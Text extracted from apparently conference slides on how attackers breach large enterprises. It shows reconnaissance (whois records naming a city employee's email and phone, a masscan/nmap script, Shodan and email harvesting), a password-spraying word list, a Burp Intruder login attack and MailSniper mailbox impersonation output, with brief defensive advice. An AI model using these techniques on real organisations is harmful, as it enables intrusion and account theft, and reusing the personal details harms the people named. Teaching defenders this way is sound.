



COUCH
to
COMPROMISE

How to Pwn a Large Enterprise like a Real Malicious Attacker

By Johnny Xmas - linktr.ee/johnnyxmas

// Security Researcher @ GRIMM

- Training Government Agencies in Critical Infrastructure Cyber Defense
- Assisting CyPhy and AppSec teams in security assessments and training development
- Performing Independent Research and Development to discover vulnerabilities in important technologies

// Penetration Tester @ Redlegg

- Contracted assessment of physical, digital and cultural security postures at companies ranging from SMB to Global 1000
- General consultation on Governance, Risk & Compliance, along with all other aspects of information security

// Security Engineer @ Officemax

- Engineering of security systems for a Fortune 500 / Global 1000 enterprise
- Implemented such security solutions as DLP, Password Management, Web Content Filtering, Proxy, Wireless IDS, and much more



Johnny
Freakin'
Xmas

Why.
Am.
I.
Here?

Your Security Posture is Bad
and They Should Feel Bad.

You Made Being a
Pentester **BORING.**

How Does A Defender Fix This?



Learn how the attackers operate,
and develop “defense-in-depth,”
starting with this low-hanging fruit




Intelligence Gathering




PENETRATION
TESTING
EXECUTION
STANDARD

<http://www.pentest-standard.org/>

Exploitation



Post-Exploitation



FIRST & FOREMOST

//

Intelligent ATTACKERS
LIVE OFF THE LAND



RECON

RE CON NAIS SANCE

ARIN.NET

kevin.kirby@cityofchicago.org

<https://whois.arin.net/rest/poc/KIRBY37-ARIN>

Network

Net Range

CIDR

161.225.0.0/16

Name

TARGETNET

Handle

NET-161-225-0-0-1

Parent

NET161 (NET-161-0-0-0-0)

Net Type

Direct Assignment

Origin AS

Organization

Target Corporation (TARGET-14)

```
$ dig +short target.com  
161.225.203.239
```

RE CON NAIS SANCE

SCANNING

```
else
#Consolidate IPs and open ports for each IP, then write to a file because files are handy:
awk '/open/ {print $4,$3,$2,$1}' ./results/$DIRNAME/masscan-output.txt | awk '
    .+|{
        if (!($1 in Val)) { Key[++i] = $1; }
        Val[$1] = Val[$1] $2 ",";
    }
END{
    for (j = 1; j <= i; j++) {
        printf("%s:%s\n%s", Key[j], Val[Key[j]], (j == i) ? "" : "\n");
    }
}' | sed 's/,$//' > ./results/$DIRNAME/discovered_hosts.txt

#Run in-depth nmap enumeration against discovered hosts & ports:
for TARGET in $(cat ./results/$DIRNAME/discovered_hosts.txt); do
    IP=$(echo $TARGET | awk -F: '{print $1}');
    PORT=$(echo $TARGET | awk -F: '{print $2}');
    FILENAME=$(echo $IP | awk '{print "nmap_"$1}')
    nmap -vv -sV --version-intensity 5 -sT -O --max-rate 15000 -Pn -T3 -p $PORT -oA ./results/$DIRNAME/nmap_$IP.nmap
    #Blind UDP nmap scan of common ports, as masscan does not support UDP
    nmap -vv -sV --version-intensity 5 -sU -O --max-rate 15000 -Pn -T3 -p 53,161,500 -O
done

#Generate lists of potential bruteforce / interesting hosts
mkdir -p ./results/$DIRNAME;bruteforce_hosts
for PORT in 21 22 23 139 445 500 1701 1723 3306 3389 5060 27107; do
    GHOSTS=$(egrep "\D$PORT\D|$PORT$" ./results/$DIRNAME/discovered_hosts.txt | cut -d ":" -f 1)
    if [ ! -z "$GHOSTS" ]
    then
        echo $GHOSTS > ./results/$DIRNAME;bruteforce_hosts/"$PORT"_bfhosts.txt
    fi
done

#Generate list of discovered sub/domains for this subnet
for TLD in `cat ./all_tlds.txt`; do
    cat ./results/$DIRNAME/*.gnmap | egrep -i $TLD | awk -F[\(\)] '{print $2}' | sort | uniq
done
echo "Root Domain,IP,CIDR,AS#,IP Owner" > ./results/$DIRNAME/resolved_root_domains.csv
for DOMAIN in `cat ./results/$DIRNAME/resolved_subdomains.txt` | awk -F. '{ print $(NF-1)}.dig=$(_dig $DOMAIN +short);
WHOIS=$(whois $DIG | awk -F':[ ]*' '
/CIDR:/ { cidr = $2 };
/Organization:/ { org = $2};'
```

RE CON NAIS SANCE

AD
LOG
GINS

The image is a collage of screenshots from various web interfaces. At the top left is a Shodan search result for 'port:3389' showing 5,307,119 total results, with a world map where the United States is highlighted in red. Below it is another Shodan search result for 'port:3389' showing 4,887,523 total results, with a world map where the United States and China are highlighted in red. In the center is a screenshot of a login page titled 'HawkID Login for Office 365' with fields for Group, Username, and Password. To the right is another login page for 'HawkID' with fields for HawkID and Password, and a 'Log In' button. The University of Iowa logo is visible on the right side of the collage.

SHODAN Explore Downloads Pricing ↗ vpn

TOTAL RESULTS 5,307,119

TOP COUNTRIES

United States

SHODAN Explore Downloads Pricing ↗ port:3389

TOTAL RESULTS 4,887,523

TOP COUNTRIES

United States 1,636,278

Logo SSL VPN Ser

Please enter your userna

GROUP: UISSA

USERNAME:

PASSWORD:

Log In

HawkID Login for Office 365

The UNIVERSITY OF IOWA

HawkID


Password

Log In

Forgot your HawkID or password?
Required Soon: Enroll in Two-Step Login with Duo

RE
CON
NAIS
SANCE

The graphic consists of three main elements: a large blue circle centered at the top, a smaller blue circle positioned directly below it, and a thick blue 'X' shape that intersects both circles. The background is a solid dark grey.



```
root@kali:~# theharvester -d kali.org -l 300 -b google
```

* TheHarvester Ver. 2.6
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com

RE CON NAIS SANCE



google.com

Find email address

Most common pattern: {f}{last}@google.com

13,999 email addr

dane@google.com •

20+ sour

e Schmidt@google.com •

20+ sour

rleenwalt@google.com •

20+ sour

n.saulniers@google.com •

14 sour

j.f@google.com •

20+ sour

13,994 more results for "google.com"

Sign up to uncover the email addresses, get the full results, search filters, CSV downloads and more. Get 100 free searches/month.

[Create a free account](#)

RE CON NAIS SANCE

ARIN.NET

~ 20:14:14
\$ dig +short cityofchicago.org
167.165.233.44

2017-08-27

+1-312-744-2502 (Office)

kevin.kirby@cityofchicago.org

<https://whois.arin.net/rest/poc/KIRBY37-ARIN>

RECON DEFENSE

//

Port \ Service Scans

- IDS\IPS & Other Edge Monitoring
- Find it first!
 - Know your assets!
 - Google \ Shodan \ FOCA yourself
- Write alerts for what you can't clean

//

Private Data Gone Public

- Find it first!
 - Recon-NG Yourself!
 - Pastebin alerts!
 - Have Legal Issue Takedowns
 - (Nothing, really)



EXPLOITATION

COMMON PASS WORDS

Crap

Spring2021

Summer2021

Fall2021

Spring21

Summer21

Fall21

Spring21!

Summer21!

Fall21!

More Crap

Password

Password1

Password!

Password1!

Password2021

Password21

Password21!

Other Crap

Fuck{companyname}

{CompanyActivity} (CEWL)

+(20)21+!

EX PLOI TA TION

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type
https://mail.████████.com	GET	/owa/auth/logon.aspx?ur...		200	9046	HTML
https://mail.████████.com	GET	/owa/auth/logon.aspx?ur...		200	9191	HTML
https://mail.████████.com	GET	/		302	390	HTML
https://mail.████████.com	GET	/owa/		302	352	HTML
https://mail.████████.com	POST	/owa/auth.owa				
https://mail.████████.com	GET	/owa/14.0.639.21/scripts.				
https://mail.████████.com	GET	/owa/auth.owa				
https://mail.████████.com	GET	/owa/auth/logon.aspx				

POST: destination=https%3A%2...down
Add to scope
Spider from here

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Cluster bomb

Start attack

Add §
Clear §
Auto §
Refresh

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.46.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.67.136/mutillidae/index.php?page=login.php
Cookie: showhinte=0; remember_token=2MKIXJ3DG8iXL0F4vrAWBA; tz_offset=-1600;
dbx-postmeta-grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; ecogendivide=swingset,jotto,phphk2,redmine; acgroupswithpersist=nada; d5a4bd280a324d2ac9eb2c0fe5ab5e0-splamed3d0hord07nrl3fuv173; PHPSESSID=29jrpjak954g8k8jlgsk9fid23
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

username=Steats&password=Steats&login.php-submit-button=Login

Raw Params Headers Hex

POS: Send to Spider
Hos: Do an active scan
Use: 45.0) Gecko/20100101 Firefox/45.0
Acc: Send to Intruder Ctrl+I
Acc: Send to Repeater Ctrl+R
Acc: Send to Sequencer
Ref: E49B2F97EE2D7AB226794D499CE914B5.w811
Coo: :S=ALNI_MYKRoWPbZW1SudxbnmhM7ZsscUg;
_ga: -E49B2F97EE2D7AB226794D499CE914B5.w811; DCFRQ=6-1
Con: Request in browser
Con: Engagement tools [Pro version only]
Con: Change request method
Con: Change body encoding
Con: Copy URL
Con: Copy as curl command

www.hackingarticles.in

EX PLOI TA TION

```
C:\>powershell.exe -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\> Import-Module .\MailSniper.ps1
PS C:\> Invoke-GlobalMailSearch -ImpersonationAccount vldi -ExchHostname NANO-EXCH1 -OutputCsv global-email-search.csv

[*] Trying Exchange version Exchange2010
[*] Enter Exchange admin credentials to add your user to the impersonation role

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
[*] Attempting to establish a PowerShell session to http://NANO-EXCH1/PowerShell with provided credentials.
[*] Now granting the vldi user ApplicationImpersonation rights!
[*] The total number of mailboxes discovered is: 9
[*] Using EWS URL https://NANO-EXCH1/EWS/Exchange.asmx

[*] Now connecting to EWS to search the mailboxes!

[1/9] Using vldi to impersonate ITAdmin@nanobotninjas.com
[2/9] Using vldi to impersonate itadmin@nano.bots
[3/9] Using vldi to impersonate VladI@nanobotninjas.com
[4/9] Using vldi to impersonate CaptainV@nanobotninjas.com
[5/9] Using vldi to impersonate M@nanobotninjas.com
[6/9] Using vldi to impersonate DiscoverySearchMailbox(D919BA05-46A6-415f-80AD-7E09
334BB852)@nano.bots
[7/9] Using vldi to impersonate BamaS@nanobotninjas.com
[8/9] Using vldi to impersonate CarlT@nanobotninjas.com
[9/9] Using vldi to impersonate AndresG@nanobotninjas.com

[*] Results have been output to global-email-search.csv

[*] Removing ApplicationImpersonation role from vldi.

C:\>
[*] First tr
[*] This met
millian.veers@galacticempireinc.com is readable. ← Inbox of a different user
[*] Using ht
lt set to: Reviewer ← "Default" permission for Inbox set to "Reviewer"
[*] Logging
mous set to: Custom
[*] OWA Logi
nbox: RE: SECRET HOTH BASE INFO
[*] Retrievi
[*] Successf
.eclipse@galacticempireinc.com is readable. ← Current user's Inbox
KbayjiU.
[*] Retrievi
lt set to: None
[*] Global A
mous set to: None
[*] Now util
inbox: Deathstar Plans
[*] Now cleaning up the list...
Admiral.Motti@galacticempireinc.com
Admiral.Piett@galacticempireinc.com
Boba.Fett@galacticempireinc.com
Bodhi.Rook@galacticempireinc.com
Bossk@galacticempireinc.com
Darth.Vader@galacticempireinc.com
Emperor.Palpatine@galacticempireinc.com
fn-0395@galacticempireinc.com
fn-0909@galacticempireinc.com
fn-1234@galacticempireinc.com
fn-2187@galacticempireinc.com
fn-6606@galacticempireinc.com
```


